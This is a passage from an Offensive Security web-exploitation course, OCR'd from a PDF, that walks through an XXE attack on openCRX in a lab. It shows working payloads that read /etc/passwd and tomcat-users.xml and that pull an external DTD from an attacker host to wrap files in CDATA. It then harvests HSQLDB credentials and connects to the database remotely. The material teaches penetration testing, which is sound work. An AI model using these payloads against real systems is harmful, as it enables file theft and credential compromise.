


Figure 255: Testing doctype and entity parsing

Excellent! The application's XML parser read our entity and put "Replaced" as the last name. Now that we know internal entities are being parsed, let's try using an external entity to reference a file on the underlying server and find out if we can retrieve the contents.

We need to update our POST body as follows:

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY lastname SYSTEM "file:///etc/passwd">
]>
<org.opencrx.kernel.account1.Contact>
  <lastName>&lastname;</lastName>
  <firstName>Tom</firstName>
</org.opencrx.kernel.account1.Contact>
```

Listing 352 - Using XXE to read /etc/passwd

When we send it, we receive an error.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 256: Attempting to read /etc/passwd

The response is quite long so let's examine it closely for useful information. As we scroll through the response, we discover an SQL statement about a quarter of the way down.

```
{"@id":"statement","$":"INSERT INTO OOCKE1_ACCOUNT (citizenship_, modified_at,
ext_code21_, children_names_, education, access_level_browse, external_link_,
ext_code20_, account_category_, created_at, modified_by_, account_type_,
access_level_update, religion_, ext_code27_, user_date_time4_, dtype, ext_code29_,
first_name, user_date4_, ext_code22_, vcard, family_status, \"P$$PARENT\",
user_boolean4_, category_, gender, owner_, business_type_, ext_code28_, account_state,
access_level_delete, created_by_, last_name, user_string4_, account_rating,
preferred_contact_method, partner_, closing_code, contact_, salutation_code,
user_number4_, ext_code26_, ext_code25_, ext_code23_, full_name, user_code4_,
preferred_written_language, ext_code24_, preferred_spoken_language, object_id) VALUES
(?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?,
?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?,
?)"},{"@id":"values","$":"[0, Tue Feb 18 08:40:12 PST 2020, 0, 0, 0, 3, 1, 0, 0, Tue
Feb 18 08:40:12 PST 2020, 1, 0, 2, 0, 0, 0, org:opencrx:kernel:account1:Contact, 0,
Tom, 0, 0,
BEGIN:VCARD\nVERSION:3.0\nUID:3743L6W72YVHM8WC6MBNJN12H\nREV:20200218T164012Z\nN:root:
x:0:0:root:\/root:\/bin\/bash\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nb
in:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsyn
c:x:4:65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/nolog
in\nman:x:6:12:man:\/var\/cache\/man:\/usr\/sbin\/nologin\nlp:x:7:7:lp:\/var\/spool\/l
pd:\/usr\/sbin\/nologin\nmail:x:8:8:mail:\/var\/mail:\/usr\/sbin\/nologin\nnews:x:9:9:
news:\/var\/spool\/news:\/usr\/sbin\/nologin\nuucp:x:10:10:uucp:\/var\/spool\/uucp:\/u
sr\/sbin\/nologin\nproxy:x:13:13:proxy:\/bin:\/usr\/sbin\/nologin\nwww-
data:x:33:33:www-data:\/var\/www:\/usr\/sbin\/nologin\n
...
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 353 - Error message excerpt one

It appears the XML parser was able to read the contents of */etc/passwd* and the application attempted to insert it into the database in at least one field.

Let's keep scrolling through the error message. Near the end, we find a more specific exception and description.

```
"@exceptionClass":"java.sql.SQLDataException","@methodName":"sqlException","descriptio
n":"data exception: string data, right truncation;  table: OOCKE1_ACCOUNT column:
FULL_NAME","parameter":{"_item":[{"@id":"sqlErrorCode","$":"3401"},{"@id":"sqlState","
$":"22001"}]},
```

Listing 354 - Error message excerpt two

A *java.sql.SQLDataException*[160] usually indicates a data error occurred when an SQL statement was executed. We can use the "description" field to learn more about what kind of error we caused. A quick Google search for "string data, right truncation" reveals the likely cause of this error was attempting to insert data larger than a column's length.

Our exploit caused the XML parser to read the contents of */etc/password* as illustrated by the SQL statement in 353. The contents of the file, however, were too large for the column size. Even though we failed to create a new contact, we can still examine the contents of the file we specified through the error message.

9.3.6.2 Exercises

1. Recreate the XXE attack described above.
2. Is there a way to use the XXE to view the contents of a directory?
3. Use the XXE vulnerability to enumerate the server's file system.

9.3.6.3 Extra Mile

Create a script to parse the results of the XXE attack and cleanly display the file contents.

9.3.7 CDATA

We can use the XXE vulnerability to read simple files. However, we may encounter parser errors if we attempt to read files containing XML or key characters used in XML as delimiters, such as "<" and ">". We need to make sure that our XML content remains properly formatted after the file contents are inserted. Much like HTML, XML supports character escaping. We can't use this with external entities, however, since we aren't able to manipulate the content of the files we are attempting to include.

XML also supports *CDATA*[161] sections in which internal contents are not treated as markup. A CDATA section starts with "<![CDATA[" and ends with "]]>". Anything between the tags is treated as text. If we can wrap file contents in CDATA tags, the parser will not treat it as markup, resulting in a properly-formatted XML file.

---

[160] (Oracle, 2020), https://docs.oracle.com/javase/8/docs/api/java/sql/SQLDataException.html

[161] (Wikipedia, 2020), https://en.wikipedia.org/wiki/CDATA

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

9.3.8 Updating the XXE Exploit

Let's create two new entities that will act as the opening and closing CDATA tags. We will receive an XML parser error if we try to concatenate three entities together, so we'll need an additional entity to act as a "wrapper" for the CDATA entities and the file content entity. However, we can't reference a single entity from another within the DTD in which they are defined. We will need to use parameter entities referenced by the "wrapper" entity in an external DTD file. An external DTD file can be a simple XML file containing only entity definitions.

Let's create a DTD file with the following content in the webroot (*/var/www/html*) of our Kali machine:

```
kali@kali:/opencrx$ sudo cat /var/www/html/wrapper.dtd
<!ENTITY wrapper "%start;%file;%end;">
```

Listing 355 - wrapper.dtd

Once *wrapper.dtd* is in our webroot, we'll need to start our Apache2 service so the openCRX server can retrieve the file.

```
kali@kali:~/opencrx$ sudo systemctl start apache2
```

Listing 356 - Starting the apache2 service

Now we can update our payload to reference this DTD file on our Kali instance. Since the application is running on TomEE, let's see if we can can get TomEE user credentials by targeting the *tomcat-users.xml* file.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "file:///home/student/crx/apache-tomee-plus-
7.0.5/conf/tomcat-users.xml" >
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://192.168.119.120/wrapper.dtd"
> %dtd;
]>
<org.opencrx.kernel.account1.Contact>
  <lastName>&wrapper;</lastName>
  <firstName>Tom</firstName>
</org.opencrx.kernel.account1.Contact>
```

Listing 357 - Updated XXE payload

If everything works, the application's XML parser will download and parse *wrapper.dtd*. The wrapper entity defined in the DTD will be created, *%start* will be replaced with "<![CDATA[", *%file* will be replaced with the contents of *tomcat-users.xml*, and *%end* will be replaced with "]]>". The resulting value is placed in the *lastName* field. However, if the file contents are too large for that field, we should still be able to inspect the contents in the error message from the server.

Let's update our request in Repeater and click *Send* to submit it to the server. We'll receive an error response from the server containing the contents of the *tomcat-users.xml* file.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 257: Using XXE to read tomcat-users.xml

Excellent. Using the CDATA wrapper, we should be able to read any file on the server accessible by the application process.

9.3.8.1 Exercise

Implement the “wrapper” payload and use it to read an XML file.

9.3.9 Gaining Remote Access to HSQLDB

Now we understand how to use the XXE vulnerability to read the *tomcat-users.xml* file and retrieve the credentials within.

Our first instinct might be to go after the Tomcat Manager application and try to deploy a malicious WAR file. However, if we attempt to browse to the Tomcat Manager application on the openCRX server, we find that the default configuration restricts access to localhost.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 258: Access Denied

We might also attempt to use the XXE to access Tomcat Manager with a Server-Side Request Forgery (SSRF)[162] attack, but this also proves problematic. While there are users with the "tomcat" and "manager" roles, these are not the correct roles for the version of Tomcat on the server.[163] Unable to leverage the XXE vulnerability to access Tomcat Manager, we'll need another attack vector.

Interestingly, the *File* class in Java can reference files and directories.[164] If we modify our XXE payload to reference directories instead of files, it should return directory listings. We can use this to enumerate directories and files on the server.

[162] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Server-side_request_forgery

[163] (Apache Software Foundation, 2018), https://tomcat.apache.org/tomcat-8.0-doc/manager-howto.html#Configuring_Manager_Application_Access

[164] (Oracle, 2020), https://docs.oracle.com/javase/8/docs/api/java/io/File.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 259: Using XXE to get directory listings

We want to use this vulnerability to find files that can provide us with additional access or credentials. We can often find this information in config files, batch files, and shell scripts. After a search, we find several files related to the database at */home/student/crx/data/hsqldb/*, including a file with credentials, *dbmanager.sh*.




Figure 260: Reading dbmanager.sh

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

A JDBC connection string in the file with a value of “jdbc:hsqldb:hsql://127.0.0.1:9001/CRX” lists a username of “sa” and a password of “manager99”. The application appears to be using *HSQLDB*,[165] a Java database. Let’s familiarize ourselves with HQSLDB.

HSQLDB servers rely on Access Control Lists (ACLs) or network layer protections[166] to restrict access beyond usernames and passwords. We can read the *crx.properties* file to determine if any ACLs are defined within HSQLDB itself.




Figure 261: Reading crx.properties

There are no ACLs defined in the properties file. Without remote code execution on the server, we have no way of knowing if iptables rules are in place to prevent access to the database. Since the JDBC string referenced port 9001, let’s do a quick **nmap** scan to find out if TCP port 9001 is open.

```
kali@kali:~/opencrx$ nmap -p 9001 opencrx
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-17 10:37
CST Nmap scan report for opencrx(192.168.121.126)
Host is up (0.00047s latency).

PORT     STATE SERVICE
9001/tcp open  tor-orport
```

[165] (The HSQL Development Group, 2020), http://hsqldb.org/

[166] (The HSQL Development Group, 2020), http://www.hsqldb.org/doc/2.0/guide/running-chapt.html#rgc_security

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

Listing 358 - Using nmap to verify the HSQLDB port is open

The database port appears to be open and we have credentials, so let's try connecting to the database and determine what we can do with it. We will need an HSQLDB client in order to connect. We can download *hsqldb.jar* from the HSQLDB website,[167] which includes a database manager tool.[168]

Once we have a copy of the jarfile on our Kali machine, we will use **`java`** to run it, use **`-cp`** to add the jar to our classpath, specify we want the GUI with **`org.hsqldb.util.DatabaseManagerSwing`**, connect to the remote database with **`--url`**, and set the credentials with **`--user`** and **`--password`**:

```
kali@kali:~/Documents/jarfiles$ java -cp hsqldb.jar
org.hsqldb.util.DatabaseManagerSwing --url jdbc:hsqldb:hsql://opencrx:9001/CRX --
user sa --password manager99
```

Listing 359 - Connecting to HSQLDB instance

After a few moments, a new GUI window should open.

